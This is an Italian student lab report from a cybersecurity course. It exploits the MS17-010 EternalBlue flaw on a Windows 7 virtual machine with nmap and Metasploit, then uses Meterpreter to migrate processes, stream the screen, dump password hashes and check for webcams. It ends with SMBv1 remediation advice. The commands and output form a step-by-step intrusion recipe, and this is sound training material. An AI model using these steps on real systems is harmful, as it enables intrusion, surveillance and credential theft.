

Hacking Windows

Sommario

Traccia esercizio principale	2
Traccia esercizio facoltativo	2
Svolgimento esercizio principale	3
Configurazione del laboratorio	3
Scansione preliminare	3
Attacco con metasploit	4
Meterpreter	5
Privilegio di amministratore	5
Scalabilità privilegi utente.....	5
Screenshare	5
Screenshot.....	6
Hashdump	6
Webcam	6
Svolgimento esercizio facoltativo	7
Remediation MS17-010 su Windows 7 (senza aggiornamenti)	7

Traccia esercizio principale

Sulla base di quanto visto, viene richiesto allo studente di ottenere una sessione di Meterpreter sul target Windows sfruttando con Metasploit la vulnerabilità MS17-010.

Una volta ottenuta la sessione, lo studente dovrà:

- Recuperare uno screenshot tramite la sessione Meterpreter
- Individuare la presenza o meno di Webcam sulla macchina Windows
- Accedere a webcam/fare dump della tastiera/provare altro

Traccia esercizio facoltativo

Formulare delle ipotesi di remediation per la vulnerabilità MS17-010.

Ad esempio:

- Possiamo risolvere in qualche modo? Se si, con quale effort?
- Possiamo risolvere solo la vulnerabilità?
- Possiamo limitare l'accesso e gli spostamenti dell'attaccante una volta penetrato nel sistema?

Svolgimento esercizio principale

Configurazione del laboratorio

Si può impostare tutto in DHCP tramite pfSense oppure come nel caso del presente report, si è scelto una connessione diretta fra le macchine sulla stessa rete.

Per quanto riguarda la macchina Windows si possono scegliere diverse versioni, tutte affette dalla vulnerabilità in traccia: Windows XP, 7 e 8 oppure Windows 10 e 11 con tale vulnerabilità non rimediata.

Per il presente report si è optato per un Windows 7.

- Kali Linux IP statico: 192.168.1.110
- Windows 7 IP statico: 192.168.1.114

Scansione preliminare

Si effettua una scansione con nmap sulle porte aperte includendo lo script vuln, comando: **nmap -sV --script vuln 192.168.1.114**

```
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds
workgroup: WORKGROUP)
5357/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-server-header: Microsoft-HTTPAPI/2.0
49152/tcp  open  msrpc        Microsoft Windows RPC
49153/tcp  open  msrpc        Microsoft Windows RPC
49154/tcp  open  msrpc        Microsoft Windows RPC
49155/tcp  open  msrpc        Microsoft Windows RPC
49156/tcp  open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:2A:20:F1 (Oracle VirtualBox virtual NIC)
Service Info: Host: CORSO-PC; OS: Windows; CPE:/o:microsoft:windows

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers
ms17-010)
|       State: VULNERABLE
|       IDs: CVE:CVE-2017-0143
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in Mi
crosoft SMBv1
|         servers (ms17-010).
```

La scansione conferma la presenza della vulnerabilità Ethernal Blue.

Attacco con metasploit

Avviare con il comando **msfconsole** e lanciare i seguenti comandi:

1. Cercare i moduli relativi alla vulnerabilità: **search MS17-010**

```
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search MS17-010

Matching Modules
=====
#   Name
ure Date Rank   Check Description Disclos
-   -
-14   exploit/windows/smb/ms17_010_everalblue      2017-03
      average Yes  MS17-010 EternalBlue SMB Remote Win
      dows Kernel Pool Corruption
      1   \_ target: Automatic Target
      .
      2   \_ target: Windows 7
      .
      3   \_ target: Windows Embedded Standard 7
```

2. si preferisce l'utilizzo del modulo con target automatico: **use 1**

3. visualizzare le impostazioni: **options**

4. impostare IP target: **set RHOSTS 192.168.1.114**

5. avviare l'attacco: **run**

```
[*] 192.168.1.114:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.114:445 - The target is vulnerable.
[*] 192.168.1.114:445 - Connecting to target for exploitation.
[+] 192.168.1.114:445 - Connection established for exploitation.
[+] 192.168.1.114:445 - Target OS selected valid for OS indicated by
      SMB reply
[*] 192.168.1.114:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.1.114:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50
      72 6f 66 65 73 Windows 7 Profes
[*] 192.168.1.114:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31
      20 53 65 72 76 sional 7601 Serv
[*] 192.168.1.114:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31
      ice Pack 1
[+] 192.168.1.114:445 - Target arch selected valid for arch indicate
      d by DCE/RPC reply
[*] 192.168.1.114:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.114:445 - Sending all but last fragment of exploit pac
      ket
[*] 192.168.1.114:445 - Starting non-paged pool grooming
[+] 192.168.1.114:445 - Sending SMBv2 buffers
[+] 192.168.1.114:445 - Closing SMBv1 connection creating free hole
      adjacent to SMBv2 buffer.
[*] 192.168.1.114:445 - Sending final SMBv2 buffers.
[*] 192.168.1.114:445 - Sending last fragment of exploit packet!
[*] 192.168.1.114:445 - Receiving response from exploit packet
[+] 192.168.1.114:445 - ETERNALBLUE overwrite completed successfully
      (0xC00000D)!

[*] 192.168.1.114:445 - Sending egg to corrupted connection.
[*] 192.168.1.114:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.1.114
[*] Meterpreter session 1 opened (192.168.1.110:4444 → 192.168.1.114:49157) at 2024-10-29 19:52:21 +0100
[+] 192.168.1.114:445 - =====-
[+] 192.168.1.114:445 - =====WIN=====
[+] 192.168.1.114:445 - =====-
```

Meterpreter

Per i comandi disponibili si può lanciare il comando **help**

Privilegio di amministratore


Command	Description
getsystem	Attempt to elevate your privilege to that of local system.


```
meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter >
```

Si è utente System.

Scalabilità privilegi utente

Lanciare il comando **ps** e scegliere un processo con il privilegio interessato. Come da immagine si ottiene lo stesso ruoto di **notepad.exe**




1678 792 dwm.exe x64 1 Corso-PC\cybersecurity C:\Windows\system32\dwm.exe
1668 1776 notepad.exe x64 1 Corso-PC\Cybersecurity C:\Windows\system32\NOTE PAD .EXE
1720 460 svchost.exe x64 0 NT AUTHORITY\SERVIZIO DI R ETE
1776 1604 explorer.exe x64 1 Corso-PC\Cybersecurity C:\Windows\Explorer.EXE
1928 460 SearchIndexer.e xe x64 0 NT AUTHORITY\SYSTEM
2296 460 svchost.exe x64 0 NT AUTHORITY\SYSTEM

meterpreter > migrate 1668
[*] Migrating from 304 to 1668 ...
[*] Migration completed successfully.

Screenshare

Comando: **screenshare**




screenshare
screenshot Watch the remote user desktop in real time
Grab a screenshot of the interactive desktop

```
meterpreter > screenshare
[*] Preparing player ...
[*] Opening player at: /home/kali/qTetrBtG.html
[*] Streaming ...
[57827:57927:1029/195600.732041:ERROR:object_proxy.cc(576)] Failed to call method: org.freedesktop.DBus.StartServiceByName: object_path= /org/freedesktop/DBus: org.freedesktop.DBus.Error.NoReply: Did not receive a reply . Possible causes include: the remote application did not send a reply, t
```


127.0.0.1:9392 Metasploit screenshare

File /home/kali/qTetrBtG.html



Screenshot

Comando: **screenshot**



Hashdump

```
meterpreter > hashdump  
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::  
Cybersecurity:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
```

Gli hash estratti indicano che tutti gli utenti ('Administrator', 'Cybersecurity', 'Guest') hanno **una password vuota**, come evidenziato dall'NTLM hash '31d6cfe0d16ae931b73c59d7e0c089c0'.

Azioni possibili:

1. Accesso diretto: È possibile accedere agli account senza inserire una password.
2. Pass-the-Hash: L'attacco potrebbe essere limitato, poiché la password è vuota.
3. Escalation di privilegi: L'accesso all'account 'Administrator' potrebbe conferire controllo completo sul sistema.

In conclusione, questa vulnerabilità può essere sfruttata per ottenere accesso o eseguire altre operazioni di compromissione.

Webcam

Comando: **webcam_list**

```
meterpreter > webcam_list  
[-] No webcams were found
```

Webcam non trovati nella macchina target.

Svolgimento esercizio facoltativo

Remediation MS17-010 su Windows 7 (senza aggiornamenti)

Possiamo risolvere in qualche modo? Se sì, con quale effort?

Sì, disattivando una funzione chiamata SMBv1. L'effort è medio, perché bisogna solo controllare che non ci siano vecchi programmi o dispositivi che la utilizzano.

Possiamo risolvere solo la vulnerabilità?

Sì, spegnendo SMBv1 si elimina il rischio legato a MS17-010, anche senza aggiornamenti di sicurezza.

Possiamo limitare l'accesso e i movimenti dell'attaccante?

Sì, isolando i computer vulnerabili, bloccando il traffico legato a SMB e dando agli utenti solo i permessi strettamente necessari.